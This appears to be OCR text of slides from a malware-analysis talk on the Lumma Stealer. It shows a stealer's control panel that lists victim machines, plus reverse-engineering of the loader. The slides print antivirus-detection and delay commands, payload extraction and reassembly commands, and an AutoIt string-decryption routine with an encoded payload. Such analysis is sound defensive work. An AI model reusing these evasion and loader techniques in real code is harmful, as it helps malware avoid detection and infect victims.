
Filters

All Files	266
Passwords	14
Crypto Wallets	18
Cookies	6
Telegram	0
Documents	6

Collected Files

Filename	Target	Size	Date	Category	Actions
screenshot_fb2ec5afdab29f4d.png	Unknown	67.67 KB	07/01/2026 11:52:47	screenshots	
screenshot_fb2ec5afdab29f4d.png	Unknown	67.49 KB	07/01/2026 11:52:46	screenshots	
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:20	screenshots	
screenshot_f29ed9923d4217dd.png	Unknown	326.91 KB	07/01/2026 02:57:19	screenshots	
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:50	screenshots	
screenshot_6a7af73cf11bac35.png	Unknown	1.59 MB	07/01/2026 02:54:48	screenshots	
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:20	screenshots	
screenshot_c274fdecf5e510da.png	Unknown	348.07 KB	06/01/2026 16:56:18	screenshots	
screenshot_23b97f76e19d3cc5.png	Unknown	753.32 KB	06/01/2026 16:56:17	screenshots	
screenshot_c274fdecf5e510da.png	Unknown	347.87 KB	06/01/2026 16:56:17	screenshots	

C2 Panels (joint work with Abdelghafour Bouhdyd)



Non sécurisé [redacted]/#

[redacted]

Autres favoris

[redacted]

0 Active

Dashboard

Active Targets 854

Operations Map

Command Center 0

Data Collection 0

Implant Builder

Activity Logs

Settings

LIVE STATISTICS

Passwords:	0
Crypto Wallets:	0
Documents:	0

Updated: Just now

Active Targets Management

Search targets by IP, hostname, country...

Search

DESKTOP-6M08RSK online
Abner • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:33

Passwords	Wallets	Files
0	0	0

Manage

DESKTOP-LCEHHH9 online
HP • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:32

Passwords	Wallets	Files
0	0	0

Manage

DESKTOP-HCQFPQR online
Sein Zeldrick • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:31

Passwords	Wallets	Files
0	0	0

Manage

Seyidagha online
Seyid • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:30

Passwords	Wallets	Files
0	0	0

Manage

WIN-2NDLOOUO09V online
Administrator • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:30

Passwords	Wallets	Files
0	0	0

Manage

ADMINISTRADOR online
Administrator • Windows
Unknown
[redacted]
Last seen: 14/01/2026 06:35:30

Passwords	Wallets	Files
0	0	0

Manage


NotebookHP online

MIS-PC online

TANIEU online

Malware is made to be hard to reverse


Lumma Stealer case




CypherIt Crypter

https://github.com/lowlevel01/deAutoIt

Lumma Stealer case







```
Set Group=S
YOpRepresentation-Transaction-Hampshire-Fear-Authority-Happening-Pulling-Current-Centuries-
XDIo-Journalists-Raise-Wholesale-Revolution-
fgColin-Girls-Cognitive-Apartment-Modeling-
nPtOffer-Themes-Storage-Jewish-Elite-Degree-
UYDyPerson-
aRPlot-Nylon-Cox-
UJhAffair-Classical-Air-Sox-Dominant-Restriction-Fg-
Set Distances=Y
tBLVelvet-Exhaust-Kg-What-Racial-Enzyme-
imweAnnounces-Controversy-Src-Pressed-
DdOwn-Theatre-Lemon-Jack-Shipments-Ventures-
pWjRExecutive-On-America-Velocity-Explicitly-
UjVRes-Plains-Few-Thai-On-Substantially-Planned-
jABiotechnology-Worlds-
QqRole-Horn-
ljpAurora-Hilton-Cms-The-Fraser-
ItLVSpread-Candidates-
sqBNEvaluating-
Set Shannon=1
```

Sofa.pdf


Lumma Stealer case




```
// tasklist | findstr /I "opssvc wrsa" & if not errorlevel 1 ping -n 193 127.0.0.1
```




```
//tasklist | findstr "AvastUI AVGUI bdservicehost nsWscSvc ekrn SophosHealth" & if not errorlevel 1 Set rgD
RvgFX=AutoIt3.exe & Set VMnvtbKkclhUStvOHyCZr=.a3x & Set EQiZBxReTULFtmeOaOHELeN=300
```




```
// extrac32 /Y /E David.pdf
```



```
// cmd /c copy /b 628106\Travis.com + Time + Criminal + Productivity + Resolutions + India + Kai + Ridge +
Grad + Donor + Relying + Plant 628106\Travis.com
```



```
// cmd /c copy /b ..\Cannon.pdf + ..\Staying.pdf + ..\Add.pdf + ..\Movers.pdf + ..\Exercise.pdf + ..\Hit.pd
f + ..\Vibrator.pdf a
```




```
%Fascinating%%Beastality%%Exper
vOHyCZr%
// start Travis.com a
```

Lumma Stealer case


So much loop obfuscation

String decryption function



```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
    $FUNDAMENTALBIOLOGICAL = ""
    While 910
        $AIRCRAFTSITUATIONSPOOLS = 7173
        Switch $AIRCRAFTSITUATIONSPOOLS
        Case 7171
            Log ( 896 )
            Ceiling ( 3961 )
            DirGetSize ( "Tracker!" )
            Floor ( 21 )
            $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 146267 / 146267
        Case 7172
            Cos ( 5772 )
            Floor ( 225 )
            Chr ( 1009 )
            ObjGet ( "Hero-Kernel-Geographical-" )
            ObjGet ( "Metallic/Horizon/Preservation/" )
            Exp ( 6040 )
            $AIRCRAFTSITUATIONSPOOLS = $AIRCRAFTSITUATIONSPOOLS + 638102 / 638102
        Case 7173
            $SQLPLASTICS = Call ( StringReverse ( "tilpSgnirtS" ) , $DXMONDAY , "J" , 2 )
            ExitLoop
        EndSwitch
    WEnd
    For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
        While 276
            $ARTWORKGOVERNMENTMODEL = 20613
            Switch $ARTWORKGOVERNMENTMODEL
            Case 20612
```


After cleaning



```
Func BORN ( $DXMONDAY , $COMPANIESBARBADOS )
    $FUNDAMENTALBIOLOGICAL = ""
    $SQLPLASTICS = Call ( StringReverse ( "tilpSgnirtS" ) , $DXMONDAY , "J" , 2 )

    For $BESTCOMPONENTS = 747 + 4294966549 To Call ( "UBound" , $SQLPLASTICS ) + 4294967295
        $FUNDAMENTALBIOLOGICAL &= ChrW ( $SQLPLASTICS [ $BESTCOMPONENTS ] - $COMPANIESBARBADOS )
    Next
    Return $FUNDAMENTALBIOLOGICAL
```

Lumma Stealer case

Big hex string



```
$FALWPEDNLKNRGB = "0x64AB3145C8F621F4855AB9719D94F9BBBAD191B131CEEA6566996DED4270AFFE447881DDDD16C835CA0C73592249EFB52140B
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "D68AACD35FB2AF4B6C62E80FADFDB58C7BCDB118938A4FDF583D420064B126AA2271EED00C2013A8AAF2C
$FALWPEDNLKNRGB = $FALWPEDNLKNRGB & "B1820F0F80CABB9A3BFEB36FE5A5F296BB9E73F7A9BE3FA4CC1DF9CBE91ADB3CD60561C0A404E834F299C
